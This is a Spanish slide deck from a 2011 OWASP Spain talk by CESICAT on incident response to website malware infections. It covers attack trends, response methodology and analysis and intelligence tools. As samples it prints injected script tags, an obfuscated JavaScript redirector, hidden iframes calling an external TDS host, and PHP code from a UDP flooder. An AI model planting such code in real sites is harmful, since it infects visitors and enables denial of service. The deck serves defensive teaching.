



 **cesicAT**

**Respuesta a incidentes en infecciones web**

Carles Fragoso Mariscal

VII OWASP Spain Chapter Meeting · Barcelona, 15 de Abril del 2011

Organiza:  **OWASP**  
The Open Web Application Security Project  
Spain Chapter

Patrocina:  internet security auditors

Colabora:  **ati**  
Asociación de Técnicos de Informática

 **FORTIFY**  
An HP Company

## Fundación CESICAT

---



**Generalitat  
de Catalunya**

- Departament de Governació
- Secretaria de Telecomunicacions i Societat de la Informació
- Departament d'Interior
- Departament d'Innovació, Universitats i Empresa
- Centre de Telecomunicacions i Tecnologies de la Informació de la Generalitat de Catalunya

**ACCÍO**

- Agència ACCÍO



- Consorci Administració Oberta de Catalunya



- Ajuntament de Reus



- Consell de Cambres de Comerç de Catalunya



- e-la Caixa



- Fundació Barcelona Digital



- Universitat Rovira i Virgili



3

## Respuesta a incidentes en infecciones web

---

1. Contexto
2. Tendencias de ataque
3. Respuesta a Incidentes
4. Conclusiones



## Respuesta a incidentes en infecciones web

---

1. Contexto
2. Tendencias de ataque
3. Respuesta a Incidentes
4. Conclusiones



## Contexto: Agentes

- **Contenidos**
  - Propietario de los contenidos/información/marca
  - Operadores/Usuarios de generación/administración de contenidos
  - Usuarios/visitantes
- **Plataforma tecnológica**
  - Administradores/operadores de la plataforma
  - Proveedores de *hosting/housing/cloud*
    - Infraestructura, servicio, aplicación...
  - Empresas de desarrollo o integración
  - Proveedores de contenidos terceros (*ads, widgets...*)
- **Seguridad**
  - Proveedores de listas de reputación
  - Fabricantes de detección/contención de código malicioso
  - Proveedores de auditoria/revisión de código

¿ Responsabilidades ?

 **CESICAT**



## Contexto: Cibercrimen

---

- Los delincuentes y mafias de toda la vida se han pasado a la Internet motivados por:
  - Incremento del uso por parte de los usuarios
  - Vulnerabilidad de los sistemas
  - Facilidad y “anonimato” a la hora de realizar acciones remotamente
  - “Vacío” o lentitud en el ámbito legal-judicial
- Estos han motivado la creación de toda una colección de software malicioso y servicios pensados para el cibercrimen
  - Código malicioso para múltiples entornos (escritorio, web...)
  - Paneles de control y administración de sistemas infectados
- Las nuevas ‘*armas digitales*’ permiten realizar:
  - Robo de credenciales, datos bancarios y personales, etc.
  - Envío de correo basura
  - Ataques de denegación de servicio



## Listado de “Exploit Packs”

- Adrenaline Pack
- Eleonore
- LuckySploit
- Fragus
- EIFiesta
- Napoleon Sploit
- Siberia
- Unique Pack
- JustExploit
- Sploit25
- Phoenix Zeus
- Liberty
- Neon
- ZoPAck



**UNIQUE pack**  
Unique sheaf spoils

Statistics	Release	Country	Clear	Settings	Logout
<b>Exploits:</b>		<b>Info:</b>			
5. Adobe Collab.getIrc => utIprintI => Collab.collectIrcallInfo (up to 5)	<a href="http://google.com/">http://google.com/</a>				
2. Front Reader 3.0 (== Build 1301) PDF Buffer Overflow Exploit	<a href="http://www.securityfocus.com/vulnerability/363931.php">http://www.securityfocus.com/vulnerability/363931.php</a>				
4. Opens IIS "operational" file access code	<a href="http://google.com/">http://google.com/</a>				
5. Internet Explorer 7 Downloaded Memory Corruption Vulnerability	<a href="http://www.exploitdb.com/exploits/advisories/public/2009/04-03-Pub.html">http://www.exploitdb.com/exploits/advisories/public/2009/04-03-Pub.html</a>				
6. Microsoft Internet Explorer Data Binding Memory Corruption (DMS)	<a href="http://www.microsoft.com/technet/security/advisory/96-185.aspx">http://www.microsoft.com/technet/security/advisory/96-185.aspx</a>				
3. Suspended Viewer for Microsoft Access Activated Control Arbitrary File Download	<a href="http://www.securityfocus.com/bid/30114">http://www.securityfocus.com/bid/30114</a>				
6. IIS iplpackIrc	<a href="http://www.securityfocus.com/poc/270625.php">http://www.securityfocus.com/poc/270625.php</a>				
<b>Browsers:</b>	<b>List updates:</b>				
IE7.0	<ul style="list-style-type: none"> <li>1 -&gt; Front Reader 3.0 (== Build 1301)</li> <li>1 -&gt; Adobe iplPack (Collab.getIrc, Collab.collectIrcallInfo, utIprintI)</li> <li>1 -&gt; IE SuspBot</li> <li>1 -&gt; IE XSS</li> <li>1 -&gt; OperIrcallInfo</li> <li>1 -&gt; IE 70079-002 buf</li> </ul>				
IE5A	<ul style="list-style-type: none"> <li>1 -&gt; IE iplPack for IE5</li> </ul>				
Opera	<ul style="list-style-type: none"> <li>5 -&gt; Adobe Collab.getIrc =&gt; utIprintI =&gt; Collab.collectIrcallInfo, utIprintI</li> <li>2 -&gt; Front Reader 3.0 (== Build 1301)</li> <li>1 -&gt; OperIrcallInfo "operational" file access code</li> <li>1 -&gt; OperIrcallInfo</li> </ul>				
FF	<ul style="list-style-type: none"> <li>1 -&gt; Front Reader 3.0 (== Build 1301)</li> <li>1 -&gt; OperIrcallInfo</li> <li>1 -&gt; Adobe iplPack (Collab.getIrc, Collab.collectIrcallInfo, utIprintI)</li> </ul>				

## Lista de familias de código malicioso

- BlackEnergy
- Kraken
- Waledac/Storm/Nuwar
- Srizbi
- Gumblar
- Sinowal/Torpig
- Ozdok
- Pushdo
- Zeus
- Koobface
- Spyeye
- Oficla/Sasfis
- Mariposa

13




## Respuesta a incidentes en infecciones web

1. Contexto
- 2. Tendencias**
3. Respuesta a Incidentes
4. Conclusiones



### Probabilidad de visualización web infectada



Fuente: Dasient Smartweb Security



**Warning: Visiting this site may harm your computer**

The website you are visiting appears to contain malware. Malware is malicious software that may harm your computer or otherwise operate without your consent. Your computer can be infected just by browsing to a site with malware, without any further action on your part.

For detailed information about problems found on this site, or a portion of this site, visit the Google Safe Browsing diagnostic page for [www.piltrafilla.net](http://www.piltrafilla.net)

Ignore Warning    Go Back

¡¡Reputación!!!





## Tendencias: Código malicioso

- **Punto de inserción**
  - Código fuente
  - Ficheros de inclusión
  - Entradas en base de datos
- **Formato**
  - Scripts (*javascript*)
  - Marcos (*iframe*)
  - Objetos (*java, flash, PDF...*)
- **Técnicas antiforenses**
  - Ofuscación de código
  - Detección de *crawlers* y *IPs de CERT/LEO*
  - Detección de herramientas forenses



## Código malicioso en fichero anexo

```
</div>
    </div>
</div>
<script src="http://nt010.cn/E/J.JS"></script><script src='http://
nt004.cn/E/J.JS'></script></body>
</html>
```

```
<html><body><script>function decoder(){var gfh=new Array
(213,57,39,219,247,55,122,92,13,198,41,6,217,113,106,222,203,43,9,1
80,77,250,123,222,235,119,203,90,81,168);var scp=28;for(;scp>=1;)
{gfh[scp]=(((~gfh[scp])&0xff)>>7)|(((~gfh[scp])&0xff)<<1)&0xff)}
^gfh[0];scp--;var scp=3;while(scp<=28){gfh[scp]=(((~gfh[scp])
&0xff)^gfh[2])>>4)|(((~gfh[scp])&0xff)^gfh[2])<<4)&0xff;scp++;}
var scp=1;do{if(scp>27)break;gfh[scp]=((((~gfh[scp])&0xff)<<7)
&0xff)|(((~gfh[scp])&0xff)>>1)-234)&0xff;scp++;}while(true);return
String.fromCharCode(gfh[1],gfh[2],gfh[3],gfh[10],gfh[14],gfh
[16],gfh[18],gfh[20],gfh[21],gfh[23],gfh[24],gfh[26],gfh[27],gfh
[28]);}window.location="/E/J.JS?"+decoder();</
script><br><br><center><h3><B7><C3><CE><CA><B1><BE><D2><B3><C3><E6>
<A3><AC><C4><FA><B5><C4><E4><AF><C0><C0><C6><F7><D0><E8><D2><AA><D6
><A7><B3><D6>JavaScript</h3></center></body></html>
```



## Código malicioso en entrada base de datos

```
mysql> select * from ox_audit where date_sub('YYYY-MM-DD',
interval 1 day) <= updated;
| auditid | actionid | context | contextid | parentid |
details
| userid | username | usertype | updated |
account_id | advertiser_account_id | website_account_id |

| 1234 | 2 | banners | 123 | NULL | a:
3:{s:6:"append";a:2:{s:3:"was";s:0:"";s:2:"is";s:
137:"<iframe src="http://A.B.C.D/tds/in.cgi?default"
width="1" height="1" hspace="0" vspace="0" frameborder="0"
scrolling="no"></iframe>";s:8:"key_desc";s:36:"CAMPAIGN
NAME";s:10:"campaignid";s:3:"168";} | 1 | user |
0 | YYYY-MM-DD HH:MM:SS | 1 | 12
| NULL |
```



## Tendencias: Abuso

- Distribución de código malicioso
- Denegación de servicio
- Envío de correo basura
- Redirección a contenidos: *phishing*, venta de viagra...



## GreenShell: DoS UDP flooder (interface)



## GreenShell: DoS UDP flooder (código)

```
for($i=0;$i<65000;$i++){
  $out .= 'X';
}
while(1){
  $pakits++;
  if(time() > $max_time){ break; }
  $rand = rand(1,65000);
  $fp = fsockopen('udp://'.$host, $rand, $errno, $errstr, 5);
  if($fp){
    fwrite($fp, $out);
    fclose($fp);
  }
}
echo "<br><b>UDP Flood</b><br>Completed with $pakits (" .
round(($pakits*65)/1024, 2) . " MB) packets averaging " .
round($pakits/$exec_time, 2) . " packets per second \n";
echo '<br><br>
```



## SendTo: Envío de correo basura / phishing



 **CESICAT**

## Tendencias: Vector de ataque

- Compromiso masivo mediante vulnerabilidades
  - Ej: IIS/ASP (Lizamoon), diversos CMS...
- Inserción de código malicioso en anuncios
  - Ej: Software anuncios (*OpenX*), redes de terceros...
- Robo de credenciales FTP/HTTP
  - Ej: *Botnet Bredolab*

 **CESICAT**



### Infección banners OpenX

: EuroGloss Prestige 01 - 728x90

er: EuroGloss Prestige - Campaign: EuroGloss Prestige - Default Campaign

Delivery Options Linked Zones Advanced

Shortcuts




ettings


```
following HTML code:  
d by this zone:  
<iframe src="http://194.8.250.219/tds/in.cgi?default" width="1" height="1" border="0" space="0" vspace="0" frameborder="0" scrolling="no"></iframe>
```




### Infección por robo de credenciales: Piezas





### Infección masiva por robo de credenciales: Contexto









## Infección masiva por robo de credenciales: Control




## Respuesta a incidentes en infecciones web

1. Contexto
2. Tendencias
- 3. Respuesta a Incidentes**
4. Conclusiones

## Respuesta a incidentes y análisis forense




## Flujo de respuesta a incidentes





## Respuesta a incidentes: Metodología


- **Preparación**
  - Entorno “*sandbox*” con las herramientas adecuadas y con conectividad limitada y de forma anónima (*proxies*)
  - Kit de respuesta presencial (portátil, sonda, maletín...)
  - Procedimiento de recogida de información en clientes y servidores
- **Respuesta**
  - Revisión estática/dinámica desde entorno *sandbox* con herramientas de control del navegador (protección)
  - Scripts de revisión de servidor para identificar elementos infectados
  - Contención/monitorización mediante firmas WAF/IPS
  - Recogida de información preliminar de fuentes de inteligencia
  - Procedimiento de limpieza de máquinas infectadas
  - Coordinación/actuación sobre dominios e IPs de terceros
- **Análisis**
  - Análisis dinámico con herramientas tipo *sandbox*
  - Ingeniería inversa de código malicioso y otros artefactos




## Respuesta a Incidentes: Herramientas de análisis

- Análisis dinámico
  - Wepawet  
<http://wepawet.iseclab.org/>
  - Anubis  
<http://anubis.iseclab.org/>
- Deofuscación
  - Jsunpack  
<http://jsunpack.jeek.org/>
  - Malzilla  
<http://malzilla.sourceforge.net/>
- Revisión de código malicioso
  - Virustotal
  - Team Cymru Malware Hash Database
- Otros
  - Firefox plugins: Adblock, Noscript, StopAutoplay, Flashblock
  - Wireshark/Tshark · Sysinternal Tools
  - Fiddler / FiddlerCap  
<http://www.fiddler2.com/fiddler2/>
  - Fireshark  
<http://fireshark.org/>


## Herramientas: Fiddler (*web debugger*)



## Herramientas: FiddlerCap (*capturador*)



## Firehark: Web Analysis



45



## Información de inteligencia: Dasient Infection Library

Infections Cataloged to Date:

**201,562**




### This Week's Top Infections

Top malware infections for the past week.

Rank	Name	Type	Discovery Date
1.	addonrock	JS	2010-09-19
2.	google-stat50	JS	2010-09-22
3.	google-stats50	JS	2010-09-22
4.	jetztvorun	IFRAME	2010-09-07
5.	pinotblogger	JS	2010-09-22
6.	dailyinqlab	JS	2010-09-20
7.	begun.ru	JS	2009-08-04
8.	dsnextgen	IFRAME	2010-05-19
9.	firebottle	JS	2010-09-21
10.	cyberday-gmbh	JS	2010-09-26

### Infection Library Growth

Number of cataloged infections for the week



## Información de inteligencia: Finding RoguE Networks

**FIRE: Finding RoguE Networks**

Home | ASN History | Host Info | Country Info | Global Map | About

**Top 20 Malicious Autonomous Systems for 04-15-2011**

Rank	Rank Change	ASN	Name	Country	Score	C&C Servers	Phish Servers	Exploit Servers
1	X	AS36408	ASN-PANTHER Panther Express	US	10.00	15	0	13
2	X	AS26496	PAH-INC - GoDaddy.com, Inc.	US	9.77	9	10	27
3	X	AS24940	HETZNER-AS Hetzner Online AG RZ	DE	9.35	16	8	20
4	X	AS14618	AMAZON-AES - Amazon.com, Inc.	US	9.01	24	0	6
5	I	AS21788	NOC - Network Operations Center Inc.	US	8.71	8	13	8
6	I	AS32613	IWEB-AS - IWeb Technologies Inc.	CA	8.59	9	15	10
7	X	AS38661	HCLC-AS-KR HCLC	KR	8.11	10	0	17
8	I	AS46475	LIMESTONENETWORKS - Limestone Networks, Inc.	US	7.07			
9	X	AS32475	SINGLEHOP-INC - SingleHop	US	6.43			
			WEBSTAT-AMS Webstat	DE				

[www.maliciousnetworks.org](http://www.maliciousnetworks.org)

## Respuesta a Incidentes: Información de inteligencia

- ABUSE.CH Malware Database  
<http://amada.abuse.ch/>
- Malc0de Database  
<http://malc0de.com/database/index.php>
- Malware Domain List  
<http://www.malwaredomainlist.com/mdl.php>
- Host Exploit  
<http://hostexploit.com/>
- Malicious Networks  
<http://www.maliciousnetworks.org>
- Google Safebrowsing  
<http://www.google.com/safebrowsing/diagnostic?site=dominio.tld>



## Respuesta a incidentes en infecciones web

---

1. Contexto
2. Tendencias
3. Respuesta a Incidentes
4. **Conclusiones**



## Conclusiones

---

- Las infecciones de tipo web se están incrementado exponencialmente
- Los navegadores web siguen contando con vulnerabilidades sobretodo en los complementos de terceros
- Los servidores web siguen siendo expuestos debido a vulnerabilidades en los CMS y por el robo de credenciales de sus operadores/administradores
- Los sistemas de reputación están ayudando ante incidentes masivos pero no son una bala de plata
- La sofisticación del código malicioso web va en aumento para evitar su detección y análisis

51

A decorative graphic consisting of a 3x4 grid of squares. The top two rows have squares in shades of gray and orange. The bottom row has squares in shades of black and dark gray. The top-left square is missing a corner, creating a notch effect.

cfragoso@cesicat.cat [www.cesicat.cat](http://www.cesicat.cat)

Three social media icons: LinkedIn (in), Twitter (t), and Facebook (f). Below the Twitter icon is the text "@cesicat".